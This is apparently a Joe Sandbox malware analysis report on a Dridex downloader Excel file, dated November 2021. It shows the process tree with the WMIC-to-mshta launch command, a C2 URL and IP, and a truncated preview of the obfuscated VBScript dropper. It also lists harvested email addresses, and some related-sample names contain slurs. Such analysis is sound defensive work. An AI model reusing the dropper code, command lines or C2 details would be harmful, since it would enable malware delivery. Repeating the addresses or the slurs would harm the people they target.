ID: 528046
Sample Name: payment 435975469.xlsb
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:55:43
Date: 24/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report payment 435975469.xlsb

Overview


General Information

Sample Name:	payment 435975469.xlsb
Analysis ID:	528046
MD5:	751e07abc0bc08..
SHA1:	ad977311af27650.
SHA256:	595c56c71c91c4…
Tags:	Dridex xlsb xlsx
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Found a hidden Excel 4.0 Macro she…

Classification



Process Tree

- **System is w10x64**
- EXCEL.EXE (PID: 7000 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - WMIC.exe (PID: 6896 cmdline: wmic process call create "mshta C:\ProgramData\EYCmMYHJOyR.rtf" MD5: 79A01FCD1C8166C5642F37D1E0FB7BA8)
    - conhost.exe (PID: 1224 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - mshta.exe (PID: 5220 cmdline: mshta C:\ProgramData\EYCmMYHJOyR.rtf MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\EYCmMYHJOyR.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Process Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop on Insecure Network Communication	Remotely Track De Without Authoriz
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 2	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Da Without Authoriz
Domain Accounts	Exploitation for Client Execution 3 2	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	System Information Discovery 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1	SIM Card Swap	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
payment 435975469.xlsb	10%	Virustotal		Browse
payment 435975469.xlsb	9%	ReversingLabs	Script-WScript.Malware.XBAgent	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	3%	Virustotal		Browse
http://139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	0%	Avira URL Cloud	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
139.59.64.195	unknown	Singapore		14061	DIGITALOCEAN-ASNUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528046
Start date:	24.11.2021
Start time:	17:55:43

Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	payment 435975469.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@5/9@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:57:38	API Interceptor	1x Sleep call for process: WMIC.exe modified
17:57:40	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
139.59.64.195	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription60547.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	subscription60547.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	007422621.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	007422621.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details 0396729.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	promo details 0396729.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG
	Rooms_requirement.3692.xlsb	Get hash	malicious	Browse	• 139.59.64.195:8080/PJ3ZQWVJPYCYDCA9A6Q2Y6YA

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DIGITALOCEAN-ASNUS	payment 435975469.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	_2070731.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	jPzSCuyellowfacebrownietacohead.dll	Get hash	malicious	Browse	• 107.170.4.227
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	tax payment12248998.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	promo details-747242.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	Netflix-54850.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	VREcGZRvOYEWbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	sjAPKtporrJZCRbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	VREcGZRvOYEWbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	sjAPKtporrJZCRbeanerwopnigga.dll	Get hash	malicious	Browse	• 107.170.4.227
	request477360122.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	salecoupon05894.xlsb	Get hash	malicious	Browse	• 139.59.64.195
	request-038477145.xlsb	Get hash	malicious	Browse	• 157.245.108.215
	request-038477145.xlsb	Get hash	malicious	Browse	• 157.245.108.215

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\EYCmMYHJOyR.rtf	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4615
Entropy (8bit):	5.0608578290611925
Encrypted:	false
SSDEEP:	96:8B+NjARKVHzys6CdZ2HicZoKDnBkMhRqDM3L7tZU8p4Z:8BEjAaTy9GZ2CcZHDnBhADMXC
MD5:	917B40E35B587030F8B8733E7067F38C
SHA1:	E133A85BDC74026801998A417F1998FE5CE9E583
SHA-256:	644610D43C88A544C046A8EC4D4E1D959B7A547D291482C584CBCC94958326EE
SHA-512:	71BEDA5B416C82BAD9390253B5AB879C63DDE3A27498B61081DAEBEC8F134F2086794ED23613938C25D469F4E1871034C377611AD878B6E4A8583CA1183184E6
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\EYCmMYHJOyR.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..b_O_x_v_m_y_N_V_Y_i_J_b_r_e_a_f_U = Chr(114+1-1) & "und" & "ll3" & "2." & Chr(101+1-1) & "" & "xe " & "C:\" & "" & "" & "\Pr" & "ogr" & "amD" & "ata" & "\l" & Chr(119+1-1) & "nig" & "ge" & "r." & "bi" & "n " & "Dll" & Chr(82+1-1) & Chr(101+1-1) & Chr(103+1-1) & Chr(105+1-1) & "st" & "" & "erS" & "erv" & "er"..Set z_O_z_o_M_R_s = CreateObject("MSX" & Chr(77+1-1) & "L2" & Chr(46+1-1) & "Ser" & "ve" & "rX" & "" & "" & "MLH" & "TT" & "" & "P.6" & Chr(46+1-1) & Chr(48+1-1))....w_V_r_f_C_M_E_x = "Wsc" & Chr(114+1-1) & "" & Chr(105+1-1) & "" & "pt." & "" & "She" & "ll"..Set b_I_y_E_S_v_t = CreateObject(w_V_r_f_C_M_E_x)..a_e_c_h_A_z_A = LCase(b_I_y_E_S_v_t.expandenvironmentstrings("%USERDOMAIN%"))..o_L_I_A_k_q_M_G_N_c_H_h_E_z =LCase(Replace(b_I_y_E

C:\ProgramData\hgcwdJhz.txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	129
Entropy (8bit):	4.458100794217176
Encrypted:	false
SSDEEP:	3:YPyDnFl/HviLBaAvMGMDMkDf20l+z6E/Kj3LWlWGKips4:Yo3o1vRCMihE3GLWl0ipv
MD5:	669DEA38EF62DF72CAE258B79001806E
SHA1:	C2CA6573478562BE26CF347F400A7790F8778A5B
SHA-256:	01CE87BCA3948357C8DAC9AD7076A4FA581C9671A7B08306AF607AB2A528C796
SHA-512:	354504CE597E1173F34C7F8DB9D2C8C7AB414075EE097319EA185299DBD999F436C8CAB5B1F8AAAA98E18ABC6EA3CD7FDAA940E0DA07E57058BE6EF20B5121 01
Malicious:	false
Reputation:	low
Preview:	{"jfarmer@foew.com","bill@craigmassee.com","linda.lukes@diversifiedfoam.net","aepkixwhe@tombano.com","jsimmons@simmonsglass.net"}

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\D4883231-2513-4855-AF81-1EBE1E607523	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140183
Entropy (8bit):	5.35795185757896
Encrypted:	false
SSDEEP:	1536:TcQIfgxrBdA3gBwtnQ9DQW+zCA4Ff7nXbovidXiE6LWmE9:JuQ9DQW+zcXfH
MD5:	5705D13EC21F08DCC9E62D1A2A469D40
SHA1:	B6DEA5E3BEF3B3AE4C8AD868F7F339102D2C1F88
SHA-256:	31028FF1B48120B777009D0B8E343E0C40403C299A76853CB50889757D5F8CA1
SHA-512:	399A8072521B76F1F308ED8D4AB0A151F953E2B69572781564D9F12105D69DEDE73D5F18F58E5BD416F7F58297AC55C56143586B4F801DF3DF5E0C2FDF6D159C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-24T16:56:45">.. Build: 16.0.14715.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\151F5E9E.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	91356

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\151F5E9E.tmp	
Entropy (8bit):	7.909401594383679
Encrypted:	false
SSDEEP:	1536:6FYEilnbn7bPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbbg5dcr:6FYDbyFzIsj8aipSW4vHREQ4iZKUbOdy
MD5:	E88A001973CF20978FC5B80B698E8432
SHA1:	768CE578A62549A0D97E2096F5DB62B7DE81DC55
SHA-256:	266D87CE736169433298CED103115AE0443F08F9EAC97303B8B8FA13BBE3CDCD
SHA-512:	18D7D1FF22A2110853B67EF6A53377F9944F46B67D3BE1BB4FB7001BEB130EA3E1FF3CF8851C410C073760CD78B2C0CA9A1B9ADCE873067AEAFEB3DDF54891 4
Malicious:	false
Reputation:	low
